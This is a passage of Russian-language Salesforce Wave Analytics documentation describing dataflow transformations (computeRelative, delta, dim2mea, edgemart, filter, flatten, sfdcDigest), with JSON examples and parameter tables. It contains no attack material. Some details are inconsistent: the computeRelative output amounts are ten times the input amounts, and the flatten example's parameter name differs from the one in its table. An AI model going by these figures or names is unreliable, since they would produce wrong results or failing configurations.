При задании трансформации computeRelative указывается исходная трансформация для применения в качестве входных данных, разделения или сортировки записей в каждом разделе. Например, можно использовать sfdcDigest для извлечения записей журнала возможностей, а затем computeRelative для расчета изменений в каждой возможности с течением времени. Можно разделить записи возможностей по ИД возможности, а затем отсортировать записи в хронологическом порядке в каждом разделе для правильного определения предыдущего и следующего значений.

Пример: Рассмотрим пример. Чтобы выполнить анализ ожидаемых продаж, создайте поток данных, который содержит следующие трансформации.

трансформация sfdcDigest

Извлекает следующие данные из объекта OpportunityHistory.

OpportunityHistory Object

OpportunityId	CreatedDate	StageName	Amount	CloseDate
00630000003JrH6AAK	2005-11-23T20:24:09.000Z	Closed Won	36938	11/15/2005
00630000003SYADAA4	2005-11-08T18:47:18.000Z	Present/Demo/Quote	4200	12/3/2005
00630000003Yx9BAAS	2005-11-23T01:06:57.000Z	Present/Demo/Quote	71500	11/30/2005
00630000003JsMcAAK	2005-10-28T18:12:06.000Z	Negotiation/Review	18750	11/15/2005
00630000003Yx9BAAS	2005-11-25T18:03:46.000Z	Closed Won	5832	11/23/2005
00630000003Yx9BAAS	2005-11-23T01:07:46.000Z	Present/Demo/Quote	7128	11/30/2005
00630000003JrH6AAK	2005-11-03T21:53:36.000Z	Negotiation/Review	20148	11/15/2005
00630000003SZAZAA4	2005-11-08T19:44:27.000Z	Present/Demo/Quote	141120	12/16/2005
00630000003JrH6AAK	2005-10-17T22:28:33.000Z	Present/Demo/Quote	42900	11/15/2005
00630000003JsMcAAK	2005-10-17T23:30:20.000Z	Negotiation/Review	18750	10/31/2005
00630000003OG95AAG	2005-10-28T17:45:30.000Z	Present/Demo/Quote	52000	11/30/2005

трансформация computeRelative

Выполняет следующие задачи.

- Разделяет извлеченные записи по ИД возможности.

- В каждом разделе сортирует извлеченные записи по «CreatedDate» (Дата создания) в порядке возрастания. Сортировка по CreatedDate гарантирует, что изменения для каждой возможности представлены в хронологическом порядке.
- Добавляет следующие производные поля к конечному набору данных.

  OpportunityCreatedDate

  Определяет дату, когда возможность была создана впервые. Можно использовать эту дату вместе с фактической датой закрытия, чтобы определить количество дней, требуемых для закрытия сделки. Цель — сократить цикл продаж для признания дохода.

  ValidToDate

  Устанавливает дату, до которой действует статус возможности. Можно использовать это поле для определения периода времени, в течение которого сведения о возможности действительны в каждой записи.

  AmountPrev

  Устанавливает предыдущую стоимость возможности. Можно использовать это поле для определения увеличения или уменьшения значений возможностей, что может повлиять на достижение контрольных показателей продаж.

  CloseDatePrev

  Устанавливает предыдущую ожидаемую дату закрытия для возможности. Можно использовать это поле для анализа изменения ожидаемой даты закрытия на протяжении цикла продаж возможности. Если ожидаемая дата закрытия откладывается, установите причины, влияющие на увеличение цикла продаж.

трансформация sfdcRegister

Регистрирует конечный набор данных, который содержит извлеченные поля из трансформации sfdcDigest и производные поля из трансформации computeRelative.

Создайте определение потока данных ниже.

```
{
    "extractOppHistory": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "OpportunityHistory",
            "fields": [
                {"name": "OpportunityId"},
                {"name": "CreatedDate"},
                {"name": "StageName"},
                {"name": "Amount"},
                {"name": "CloseDate"}
            ]
        }
    },
    "computeTrending": {
        "action": "computeRelative",
        "parameters": {
            "partitionBy": ["OpportunityId"],
            "orderBy": [
                {
                    "name":"CreatedDate",
                    "direction":"asc"
                }
            ],
```

```
            "computedFields": [
                {
                    "name": "OpportunityCreatedDate",
                    "expression": {
                        "sourceField": "CreatedDate",
                        "offset": "first()",
                        "default": "current()"
                    }
                },
                {
                    "name": "ValidToDate",
                    "expression": {
                        "sourceField": "CreatedDate",
                        "offset": "next()",
                        "default": "3000-01-01T00:00:00.000Z"
                    }
                },
                {
                    "name": "AmountPrev",
                    "expression": {
                        "sourceField": "Amount",
                        "offset": "previous()",
                        "default": "0"
                    }
                },
                {
                    "name": "CloseDatePrev",
                    "expression": {
                        "sourceField": "CloseDate",
                        "offset": "previous()",
                        "default": "01/01/1970"
                    }
                }
            ],
            "source": "extractOppHistory"
        }
    },
    "Register_OppportunityHistory_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "SalesPipelineTrending",
            "name": "Sales Pipeline Trending",
            "source": "computeTrending"
      }
   }
}
```

Поток данных выполняет и создает следующий набор данных.

Sales Pipeline Trending Dataset

OpportunityId	CreatedDate	StageName	Amount	CloseDate	OpportunityCreatedDate	ValidToDate	AmountPrev	CloseDatePrev
00630000003JrH6AAK	2005-10-17T22:28:33.000Z	Present/Demo/Quote	429000	11/15/2005	2005-10-17T22:28:33.000Z	2005-11-03T21:53:36.000Z	0	1/1/1970
00630000003JrH6AAK	2005-11-03T21:53:36.000Z	Negotiation/Review	201480	11/15/2005	2005-10-17T22:28:33.000Z	2005-11-23T20:24:09.000Z	429000	11/15/2005
00630000003JrH6AAK	2005-11-23T20:24:09.000Z	Closed Won	369380	11/15/2005	2005-10-17T22:28:33.000Z	3000-01-01T00:00:00.000Z	201480	11/15/2005
00630000003JsMcAAK	2005-10-17T23:30:20.000Z	Negotiation/Review	187500	10/31/2005	2005-10-17T23:30:20.000Z	2005-10-28T18:12:06.000Z	0	1/1/1970
00630000003JsMcAAK	2005-10-28T18:12:06.000Z	Negotiation/Review	187500	11/15/2005	2005-10-17T23:30:20.000Z	3000-01-01T00:00:00.000Z	187500	10/31/2005
00630000003OG95AAG	2005-10-28T17:45:30.000Z	Present/Demo/Quote	520000	11/30/2005	2005-10-28T17:45:30.000Z	3000-01-01T00:00:00.000Z	0	1/1/1970
00630000003SYADAA4	2005-11-08T18:47:18.000Z	Present/Demo/Quote	42000	12/3/2005	2005-11-08T18:47:18.000Z	3000-01-01T00:00:00.000Z	0	1/1/1970
00630000003SZAZAA4	2005-11-08T19:44:27.000Z	Present/Demo/Quote	1411200	12/16/2005	2005-11-08T19:44:27.000Z	3000-01-01T00:00:00.000Z	0	1/1/1970
00630000003Yx9BAAS	2005-11-23T01:06:57.000Z	Present/Demo/Quote	715000	11/30/2005	2005-11-23T01:06:57.000Z	2005-11-23T01:07:46.000Z	0	1/1/1970
00630000003Yx9BAAS	2005-11-23T01:07:46.000Z	Present/Demo/Quote	71280	11/30/2005	2005-11-23T01:06:57.000Z	2005-11-25T18:03:46.000Z	715000	11/30/2005
00630000003Yx9BAAS	2005-11-25T18:03:46.000Z	Closed Won	58320	11/23/2005	2005-11-23T01:06:57.000Z	3000-01-01T00:00:00.000Z	71280	11/30/2005

Заметьте, что Wave разделяет записи по ИД возможности, а затем сортирует записи в порядке возрастания на основе поля CreatedDate в каждом разделе. Wave теперь может использовать предыдущие и следующие строки в каждом разделе для определения изменения в значениях полей набора данных.

Параметры computeRelativ

При определении трансформации computeRelative необходимо настроить атрибут действия `computeRelative`. Также можно указать параметры источника ввода, поле разделения, поле сортировки и определения извлеченных полей.

Параметры computeRelativ

При определении трансформации computeRelative необходимо настроить атрибут действия `computeRelative`. Также можно указать параметры источника ввода, поле разделения, поле сортировки и определения извлеченных полей.

Чтобы настроить параметры, воспользуйтесь следующими разделами узла computeRelative.

Параметры

Таблица ниже описывает параметры из раздела `parameters`.

Параметр	Обязательно?	Значение
источник	Да	Узел в файле определения потока данных, который определяет источник ввода для данной трансформации.
partitionBy	Да	Имя API поля, используемого для разделения записей в наборе данных. Укажите только одно поле для разделения.
orderBy	Да	Поле, используемое для сортировки записей в каждом разделе и порядка сортировки: по возрастанию (`asc`) или по убыванию (`desc`). Укажите только одно поле сортировки. Пример: `"orderBy": [ { "name":"CreatedDate", "direction":"asc" } ]`

Параметр	Обязательно?	Значение
computedFields	Да	Список определений для производных полей. Пример: `"computedFields": [ { "name": "OpportunityCreatedDate", "expression": { "sourceField": "CreatedDate", "offset": "first()", "default": "current()" } }, { "name": "AmountPrev", "expression": { "sourceField": "Amount", "offset": "previous()", "default": "0" } } ]` См. подраздел computedFields.

computedFields

Таблица ниже описывает атрибуты из раздела `computedFields`.

Параметр	Обязательно?	Значение
name	Да	Имя API производного поля для добавления набора данных. Имя должно быть уникальным в наборе данных. Прим.: Если имя не уникально, поток данных выполняться не будет.
выражение	Да	Атрибуты выражения, используемые для вычисления значения производного поля. Это выражение может основываться на вводных или других производных полях в трансформации. Пример: `"expression": { "sourceField": "CloseDate", "offset": "previous()", "default": "01/01/1970"` См. раздел выражение.

выражение

В таблице ниже рассматриваются атрибуты из раздела выражение.

Параметр	Обязательно?	Значение
sourceField	Да	Имя API поля ввода из исходного узла, которое используется в выражении.

сдвиг	Да	Функция, используемая в выражении. Можно использовать следующие функции.
		`current()`
		Извлекает значение из текущей записи.
		Пример:
		`"offset": "current()"`
		`first()`
		Извлекает значение из первой записи в разделе, как первую дату создания CreateDate для возможности.
		Пример:
		`"offset": "first()"`
		`next()`
		Извлекает значение из следующей записи.
		Пример:
		`"offset": "next()"`
		`previous()`
		Извлекает значение из предыдущей записи.
		Пример:
		`"offset": "previous()"`
		Прим.: Производные поля вычисляются в порядке, в котором они были определены. Расчет производного поля может основываться на значении из другого производного поля, поскольку оно уже определено. Например, функция `next()` не имеет доступа к значению производного поля в следующей строке.
		Совет: Для получения правильных результатов при использовании функций `previous()` и `next()` трансформация computeRelative требует выполнить сортировку записей.

стандартный	Да (только для числовых полей)	Значение по умолчанию, если невозможен расчет. Например, можно установить значение по умолчанию при отсутствии предыдущего или

Параметр	Обязательно?	Значение

		следующего значения. Можно вставить постоянное значение или функцию `current()` в качестве значения по умолчанию.
		Примеры:
		`"default": "3000-01-01T00:00:00.000Z"`
		`"default": "current()"`

Трансформация delta

Трансформация delta вычисляет изменения в значении столбца меры из набора данных за определенный период времени. Трансформация delta создает выходной столбец в наборе данных для хранения дельты для каждой записи. Созданные дельты могут быстро добавляться бизнес-аналитиками в запросы.

Трансформация delta вычисляет каждое дельта-значение путем сравнения значения каждой записи со значением предыдущей записи. Прежде чем начать вычисление дельта-значений, трансформация delta изменяет порядок неотсортированных записей. Для этого, трансформация сортирует данные по указанному измерению, а затем по указанному столбцу опорной даты.

Прим.: Ниже перечислены столбцы, которые создаются для каждой даты, обрабатываемой посредством Wave Analytics.

Столбец опорного времени	Описание
<имя_столбца_даты>_sec_epoch	Например, при использовании столбца даты «CloseDate» создается столбец опорного времени «CloseDate_sec_epoch». Данный столбец содержит количество секунд, прошедших после наступления 1 января 1970 года (00:00 по Гринвичу).
<имя_столбца_даты>_day_epoch	Например, при использовании столбца даты «CloseDate» создается столбец опорного дня «CloseDate_day_epoch». Данный столбец содержит количество дней, прошедших после наступления 1 января 1970 года (00:00 по Гринвичу).

Пример: Рассмотрим пример ниже. В данном примере требуется создать набор данных OppHistoryDelta, который содержит журнал возможности из объекта OpportunityHistory, а также вычисляет дельты для стоимостей возможностей.

Объект OpportunityHistory содержит указанные ниже данные.

OpportunityId	CloseDate	StageName	Amount
1	1/1/2014	New	100
2	1/1/2014	New	100
2	2/1/2014	ClosedWon	200

OpportunityId	CloseDate	StageName	Amount
1	3/1/2014	ClosedWon	100

Создайте определение потока данных ниже.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "OpportunityHistory",
         "fields": [
            { "name": "OpportunityId" },
            { "name": "CloseDate" },
            { "name": "StageName" },
            { "name": "Amount" }
         ]
      }
   },
   "Calculate_Delta": {
      "action": "delta",
      "parameters": {
         "dimension": "OpportunityId",
         "epoch": "CloseDate_day_epoch",
         "inputMeasure": "Amount",
         "outputMeasure": "DeltaAmount",
         "source": "Extract_Opportunities"
      }
   },
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OppHistoryDelta",
         "name": "OppHistoryDelta",
         "source": "Calculate_Delta"
      }
   }
}
```

Чтобы вычислить дельта-значения для каждой стоимости возможности, трансформация delta сортирует записи по измерению (OpportunityId), а затем по времени (CloseDate_day_epoch).

OpportunityID	CloseDate	StageName	Amount
1	1/1/2014	New	100
1	3/1/2014	ClosedWon	100
2	1/1/2014	New	100
2	2/1/2014	ClosedWon	200

После сортировки записей для каждого измерения (OpportunityId) трансформация сравнивает предыдущее значение со следующим значением для определения дельты для каждой записи. Трансформация создает указанный ниже набор данных.

OpportunityId	CloseDate	StageName	Amount	DeltaAmount
1	1/1/2014	New	100	0
1	3/1/2014	ClosedWon	100	0
2	1/1/2014	New	100	0
2	2/1/2014	ClosedWon	200	100

Трансформация вставляет дельта-значение «0» для первой записи каждого измерения.

Прим.: Если возможность содержит несколько изменений за один день, то записи должны сортироваться по более короткому интервалу. В данном случае, по столбцу CloseDate_sec_epoch. В противном случае, записи могут сортироваться некорректно, поэтому дельта-значения могут содержать ошибки.

Параметры delta

При определении трансформации delta задайте атрибуту action значение `delta` и настройте соответствующие параметры.

Параметры delta

При определении трансформации delta задайте атрибуту action значение `delta` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

Параметр	Обязательно?	Значение
dimension	Да	Столбец измерения в наборе данных, используемый для сортировки записей при вычислении дельта-значений.
epoch	Да	Столбец опорной даты в наборе данных, используемый для сортировки записей внутри каждого измерения при вычислении дельта-значений.
inputMeasure	Да	Столбец меры, выбранный для вычисления дельты.
outputMeasure	Да	Имя выходного столбца, содержащего дельта-значение.
source	Да	Узел в файле определения потока данных, который содержит набор

Параметр	Обязательно?	Значение
		данных, выбранный для добавления дельта-столбца.

СМ. ТАКЖЕ:

Трансформация delta

Трансформация digest

Трансформация digest извлекает реплицированные данные в поток данных. Используйте ее для извлечения данных, реплицированных из местной организации Salesforce либо через внешнее подключение.

Трансформация содержит параметр `mode`, с помощью которого можно выбрать один из двух режимов: `drop` или `select`. Установите режим `drop`, чтобы *удалить* указанные вами поля. Установите режим `select`, чтобы *оставить* указанные вами поля.

Пример: См. пример ниже. Допустим, вы извлекаете данные возможности из организации вашей компании в Аризоне, используя внешнее подключение к системе Salesforce. Чтобы использовать эти данные в вашем потоке данных, добавьте узел digest, указав имя подключения, объект и поля.

```
"Extract Arizona Opportunities": {
    "action": "digest",
    "parameters": {
        "connectionName": "Arizona_Sales",
        "object": "Opportunity",
        "fields": [
        {"name": "CloseDate"},
        {"name": "Amount"},
        {"name": "StageName"},
        {"name": "Name"}
      ],
    }
  },
```

Параметры digest

При определении трансформации digest задайте значение `digest` атрибута действия и укажите параметры.

Параметры digest

При определении трансформации digest задайте значение `digest` атрибута действия и укажите параметры.

Таблица ниже описывает доступные параметры ввода.

Параметр	Обязательно?	Значение
connectionName	Да	Имя подключения, которое использовалось для репликации данных.

Параметр	Обязательно?	Значение
объект	Да	Выберите реплицированный объект, из которого следует извлечь данные.
Поля	Да	Массив имен полей, которые необходимо извлечь.

Трансформация dim2mea

Трансформация dim2mea создает новую меру на основе измерения. Трансформация добавляет новый столбец меры в набор данных. Кроме того, трансформация сохраняет измерение во избежание нарушения связанных текущих представлений Lens и панелей мониторинга.

Если трансформация не может создать меру из измерения, то мера заполняется указанным стандартным значением. При отсутствии стандартного значения трансформация вставляет значение «0».

Пример: Рассмотрим пример ниже. Объект Opportunity содержит настраиваемое текстовое поле «StageVal__c», отображающее стоимость возможности на отдельном этапе. Данное поле является текстовым, поэтому Wave Analytics загружает данные в виде измерения. Тем не менее, требуется создать меру из данного измерения для предоставления пользователям возможности выполнения вычислений над стоимостью этапа.

Создайте определение потока данных ниже.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "StageVal__c" }
         ]
      }
   },
   "Create_Measure_From_Dimension": {
      "action": "dim2mea",
      "parameters": {
         "dimension": "StageVal__c",
         "measure": "StageValue",
         "measureDefault": "0",
         "measureType": "long",
         "source": "Extract_Opportunities"
      }
   },
   "Register_The_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "OpportunitiesWithConvertedMeasure",
```

```
            "name": "OpportunitiesWithConvertedMeasure",
            "source": "Create_Measure_From_Dimension"
        }
    }
}
```

Параметры dim2mea

При определении трансформации dim2mea задайте атрибуту action значение `dim2mea` и настройте соответствующие параметры.

Параметры dim2mea

При определении трансформации dim2mea задайте атрибуту action значение `dim2mea` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

Параметр	Обязательно?	Значение
dimension	Да	Столбец измерения в наборе данных, используемый для создания меры.
measure	Да	Имя выходящей меры. Данное имя столбца должно быть уникальным внутри набора данных. Не рекомендуем использовать имя измерения, так как трансформация сохраняет измерение в наборе данных.
measureDefault	Да	Стандартное значение меры при неудачном создании меры из измерения.
measureType	Да	Тип меры. Допустимое значение: «long».
source	Да	Узел в файле определения потока данных, который содержит набор данных, выбранный для добавления меры.

СМ. ТАКЖЕ:

Трансформация dim2mea

Трансформация edgemart

Трансформация edgemart предоставляет потоку данных доступ к текущему зарегистрированному набору данных, который может содержать данные Salesforce, внешние данные или данные обоих типов. Рекомендуем использовать данную трансформацию для обращения к набору данных с целью использования его данных в последующих трансформациях потока данных. Данная трансформация, используемая совместно с трансформацией augment, позволяет объединять текущий набор данных с новым.

Пример: Рассмотрим пример ниже. В данном примере требуется сравнить итоговую стоимость со стоимостью возможности для определения вероятности применения крупных скидок с целью закрытия сделок. Набор данных FinalSales создан и зарегистрирован ранее. Набор данных FinalSales содержит итоговую стоимость каждой закрытой и реализованной возможности.

Табл. 58: Набор данных FinalSales

OppID	UpdateDate	StageName	SaleAmount
1	1/1/2014	ClosedWon	100,000
2	11/1/2013	ClosedWon	150,000
3	2/1/2014	ClosedWon	200,000

Теперь требуется создать набор данных, содержащий сведения о возможности из объекта Opportunity. Затем требуется объединить данные из текущего набора данных FinalSales с набором данных Opportunity.

Создайте определение потока данных ниже.

```
{
    "Extract_Opportunities": {
        "action": "sfdcDigest",
        "parameters": {
            "object": "Opportunity",
            "fields": [
                { "name": "Id" },
                { "name": "Name" },
                { "name": "Amount" }
            ]
        }
    },
    "Extract_Final_Sales_Data": {
        "action": "edgemart",
        "parameters": { "alias": "FinalSales" }
    },
    "Combine_Opportunities_FinalSales": {
        "action": "augment",
        "parameters": {
            "left": "Extract_Opportunities",
            "left_key": [ "Id" ],
            "relationship": "Opportunity",
            "right": "Extract_Final_Sales_Data",
            "right_key": [ "OppID" ],
            "right_select": [ "SaleAmount" ]
        }
    },
```

```
    "Register_Opportunity_FinalSales_Dataset": {
        "action": "sfdcRegister",
        "parameters": {
            "alias": "OpportunityVersusFinalSales",
            "name": "OpporunityVersusFinalSales",
            "source": "Combine_Opportunities_FinalSales"
        }
    }
}
```

Параметры edgemart

При определении трансформации edgemart задайте атрибуту action значение `edgemart` и настройте соответствующие параметры.

Параметры edgemart

При определении трансформации edgemart задайте атрибуту action значение `edgemart` и настройте соответствующие параметры.

Таблица ниже описывает доступный параметр ввода.

Параметр	Обязательно?	Значение
alias	Да	API-имя набора данных, используемого для извлечения данных. Чтобы определить API-имя набора данных, отредактируйте набор данных и просмотрите системное имя.

СМ. ТАКЖЕ:

Трансформация edgemart

Трансформация filter

Трансформация filter удаляет записи из текущего набора данных. Пользователь задает условие фильтра, которое определяет записи, подлежащие сохранению в наборе данных.

Пример: Рассмотрим пример ниже. В данном примере требуется создать набор данных, содержащий только закрытые и реализованные возможности. Сначала извлеките все возможности из объекта Opportunity. Затем отфильтруйте записи для отображения только возможностей с этапом Closed Won.

Создайте определение потока данных ниже.

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id" },
```

```
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Filter_Opportunities": {
      "action": "filter",
      "parameters": {
         "filter": "StageName:EQ:Closed Won",
         "source": "Extract_Opportunities"
      }
   },
   "Register_My_Won_Oppportunities_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "MyWonOpportunities",
         "name": "MyWonOpportunities",
         "source": "Filter_Opportunities"
      }
   }
}
```

Параметры filter

При определении трансформации filter задайте атрибуту action значение `filter` и настройте соответствующие параметры.

Синтаксис выражения filter

Пользователь создает выражение filter в трансформации filter на основе как минимум одного измерения в наборе данных.

Параметры filter

При определении трансформации filter задайте атрибуту action значение `filter` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

Параметр	Обязательно?	Значение
filter	Да	Выражение filter, которое определяет записи, подлежащие добавлению в новый набор данных. См. раздел «Синтаксис выражения filter».

Параметр	Обязательно?	Значение
source	Да	Узел в файле определения потока данных, который содержит набор данных, подлежащий фильтрации.

СМ. ТАКЖЕ:

Трансформация filter

Синтаксис выражения filter

Пользователь создает выражение filter в трансформации filter на основе как минимум одного измерения в наборе данных.

Прим.: Сравнения строк в выражении filter чувствительны к регистру.

Ниже перечислены доступные типы выражений filter.

Синтаксис выражения filter	Описание
dim:EQ:value	Истина, если измерение и значение являются равными. Пример: `"filter": "StageName:EQ:Closed Won"`.
dim:R:val0:val1	Истина, если измерение соответствует заданному диапазону между val0 и val1. Пример: `"filter": "EmployeeId:R:100:1000"`.
dim:R:val	Истина, если измерение больше или равно значению на основе двоичного порядка сортировки. Например, является истиной при использовании измерения «Город» и значения «Томск», так как «Город» > «Томск». Пример: `"filter": "LastName:R:Li"`.
dim:R::val	Истина, если измерение меньше или равно значению на основе двоичного порядка сортировки. Пример: `"filter": "LastName:R::Levy"`.
dim:N:val	Истина, если измерение и значение не являются равными. Пример: `"filter": "RoleName:N:Manager"`.
dim:EQ:val1|val2	Истина, если измерение равно значению val1 или val2. Данное выражение filter использует логический оператор «ИЛИ» (|). При необходимости сравните значение измерения относительно не менее двух значений. Например, чтобы сравнить относительно трех значений,

Синтаксис выражения filter	Описание
	воспользуйтесь следующим синтаксисом: dim1:EQ:val1|val2|val3. Пример: `"filter": "Lead Status:EQ:Open|Contacted"`.
dim1:EQ:val1,dim2:EQ:val2	Истина, если измерение dim1 равно значению val1 и измерение dim2 равно значению val2. Данное выражение filter использует логический оператор «И» (,). При необходимости сравните более двух измерений. Например, чтобы сравнить три измерения, воспользуйтесь следующим синтаксисом: dim1:EQ:val1,dim2:EQ:val2,dim3:EQ:val3. Пример: `"filter": "Lead Status:EQ:Qualified,Rating:EQ:Hot"`.

СМ. ТАКЖЕ:

Трансформация filter

Трансформация flatten

Трансформация flatten выравнивает иерархические данные. Например, пользователь может выровнять иерархию ролей Salesforce для применения параметров безопасности строки к набору данных на основе иерархии ролей.

При настройке трансформации flatten для выравнивания иерархии рекомендуем задать поле, содержащее каждый узел иерархии, и поле, содержащее соответствующего родителя на основе иерархии. Трансформация flatten генерирует одну запись для каждого узла иерархии, который называется «собственный код». Каждая запись содержит два генерированных столбца, которые хранят иерархию для каждого собственного узла кода. Один столбец содержит список всех предшественников (через запятую) для каждого узла иерархии. Другой столбец содержит иерархический путь.

Чтобы определить способ хранения предшественников, просмотрите последние два столбца указанного ниже выровненного набора данных.

Код роли (собственный код)	Имя роли	Код родительской роли	Роли	RolePath
1	Торговый представитель 1	10	10, 20, 30	\10\20\30
2	Торговый представитель 2	10	10, 20, 30	\10\20\30
3	Торговый представитель 3	11	11, 20, 30	\11\20\30
10	Региональный менеджер 1	20	20, 30	\20\30
11	Региональный менеджер 2	20	20, 30	\20\30

Код роли (собственный код)	Имя роли	Код родительской роли	Роли	RolePath
20	Вице-президент 1	30	30	\30
21	Вице-президент 2	30	30	\30
30	Генеральный директор	Не применимо	Не применимо	Не применимо

Можно также настроить трансформацию flatten, чтобы включить собственный узел кода в генерированные столбцы иерархии. В следующем наборе данных собственный код выделен жирным шрифтом.

Код роли (собственный код)	Имя роли	Код родительской роли	Роли	RolePath
1	Торговый представитель 1	10	**1**, 10, 20, 30	**1**\10\20\30
2	Торговый представитель 2	10	**2**,10, 20, 30	**2**\10\20\30
3	Торговый представитель 3	11	**3**,11, 20, 30	**3**\11\20\30
10	Региональный менеджер 1	20	**10**,20, 30	**10**\20\30
11	Региональный менеджер 2	20	**11**,20, 30	**11**\20\30
20	Вице-президент 1	30	**20**,30	**20**\30
21	Вице-президент 2	30	**21**,30	**21**\30
30	Генеральный директор	Не применимо	**30**	**30**

Пример: Рассмотрим пример ниже. Требуется создать набор данных, содержащий все возможности. Каждая возможность должна быть дополнена сведениями о пользователе и роли для ответственного за возможность. Кроме того, применение параметров безопасности строки на основе иерархии ролей требует наличия списка всех вышестоящих предшественников в каждой записи возможности. Чтобы создать список предшественников, воспользуйтесь трансформацией flatten для выравнивания иерархии ролей.

Создайте файл определения потока данных ниже.

```
{
"Extract_Opportunity": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
```

```
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Amount" },
            { "name": "StageName" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   },
   "Extract_User": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "User",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "Department" },
            { "name": "UserRoleId" }
         ]
      }
   },
   "Extract_UserRole": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "UserRole",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "ParentRoleId" }
         ]
      }
   },
   "Flatten_UserRole": {
      "action": "flatten",
      "parameters": {
         "source": "Extract_UserRole",
         "self_field": "Id",
         "parent_field": "ParentRoleId",
         "multi_field": "Roles",
         "path_field": "RolePath",
         "include_self_field":false
      }
   },
   "Augment_User_FlattenUserRole": {
      "action": "augment",
      "parameters": {
         "left": "Extract_User",
         "left_key": [ "UserRoleId" ],
         "relationship": "Role",
         "right": "Flatten_UserRole",
         "right_key": [ "Id" ],
         "right_select": [
            "Id",
            "Name",
```

```
            "Roles",
            "RolePath"
         ]
      }
},
"Augment_Opportunity_UserWithRoles": {
   "action": "augment",
   "parameters": {
      "left": "Extract_Opportunity",
      "left_key": [ "OwnerId" ],
      "right": "Augment_User_FlattenUserRole",
      "relationship": "Owner",
      "right_select": [
         "Name",
         "Department",
         "Role.Id",
         "Role.Name",
         "Role.Roles",
         "Role.RolePath"
      ],
      "right_key": [ "Id" ]
   }
},
"Register_OpportunityWithRoles_Dataset": {
   "action": "sfdcRegister",
   "parameters": {
      "alias": "OppRoles",
      "name": "OppRoles",
      "source": "Augment_Opportunity_UserWithRoles",
     "rowLevelSecurityFilter": "'Owner.Role.Roles' == \"$User.UserRoleId\" || 'OwnerId'
== \"$User.Id\""
   }
}
}
```

Чтобы выровнять иерархию ролей Salesforce, трансформация flatten использует указанные ниже поля ввода из объекта UserRole.

Id

Данное поле определяет каждый узел в иерархии ролей Salesforce.

ParentRoleId

Данное поле определяет родителя согласно иерархии ролей.

После обработки каждой иерархической взаимосвязи в объекте UserRole трансформация flatten генерирует одну запись для каждого кода роли. Каждая запись содержит все роли предшественников для каждой роли иерархии. Трансформация flatten генерирует два выходных столбца для хранения всех ролей предшественников для каждой роли.

Параметры flatten

При определении трансформации flatten задайте атрибуту action значение `flatten` и настройте соответствующие параметры.

Параметры flatten

При определении трансформации flatten задайте атрибуту action значение `flatten` и настройте соответствующие параметры.

Таблица ниже описывает доступные параметры ввода.

Параметр	Обязательно?	Значение
include_self_id	Нет	Указывает, включен ли узел собственного кода в генерируемые столбцы multi_field и path_field. Допустимые значения: `false` (по умолчанию) и `true`.
self_field	Да	Имя поля ввода, определяющего каждый узел в иерархии.
parent_field	Да	Имя поля ввода, определяющего прямого родителя каждого узла в иерархии. Например, роль «Региональный менеджер 1» является родительской для роли «Торговый представитель 1» в иерархии ролей.
multi_field	Да	Имя многозначного поля вывода, содержащего список всех предшественников в иерархии, — от нижнего уровня до верхнего. Трансформация flatten создает данное поле и генерирует список предшественников для каждого узла иерархии. Например, роли «Торговый представитель 1» соответствует следующая иерархия предшественников: «Менеджер по продажам `1,` Региональный менеджер `1,` Вице-президент `1,` Генеральный директор».
path_field	Да	Строковое представление многозначного поля (через обратную косую черту). Данное поле вывода содержит иерархический путь всех предшественников в иерархии — от нижнего уровня до верхнего. Трансформация flatten создает данное поле и генерирует исторический путь для каждого узла иерархии. Например, роли «Торговый представитель» в иерархии ролей соответствует значение: «Менеджер по продажам `1\`Региональный менеджер `1\`Вице-президент `1\`Генеральный директор».
source	Да	Узел в файле определения потока данных, который содержит иерархические данные, подлежащие выравниванию. Данный узел является источником ввода для данной трансформации, поэтому должен содержать поля ввода, соотнесенные с параметрами self_field и parent_field.

Прим.: По умолчанию поля multi_field и path_field создаются как системные поля, которые не отображаются в пользовательском интерфейсе. Чтобы эти поля отображались в пользовательском интерфейсе, установите атрибут метаданных `IsSystemField` в значение *`false`* для каждого поля в трансформации flatten. Дополнительные

сведения об атрибутах метаданных см. в разделе Переопределение метаданных, созданных посредством трансформации.

СМ. ТАКЖЕ:

Трансформация flatten

Трансформация sfdcDigest

Трансформация sfdcDigest генерирует набор данных на основе данных, извлекаемых из объекта Salesforce. Объекты и поля Salesforce, используемые для извлечения данных, определяются пользователем. Отдельные поля, содержащие конфиденциальные данные или несущественную информацию, могут быть исключены из трансформации.

При загрузке файла определения потока данных Wave Analytics проверяет доступ к объектам и полям Salesforce на основе профиля пользователя, загружающего файл. При наличии поля или объекта, недоступного профилю пользователя для чтения, загрузка прекращается.

При выполнении Wave Analytics запускает поток данных от имени пользователя интеграции. Wave Analytics проверяет доступ к объектам и полям Salesforce на основе профиля пользователя интеграции. Например, если поток данных пытается извлечь данные из настраиваемого поля, которое недоступно пользователю интеграции для чтения, то задание потока данных не выполняется.

Прим.: Пользователь интеграции — это предварительно настроенный пользователь, который создается при включении Wave Analytics в организации. Чтобы получить доступ к объекту или полю Salesforce, обратитесь к администратору.

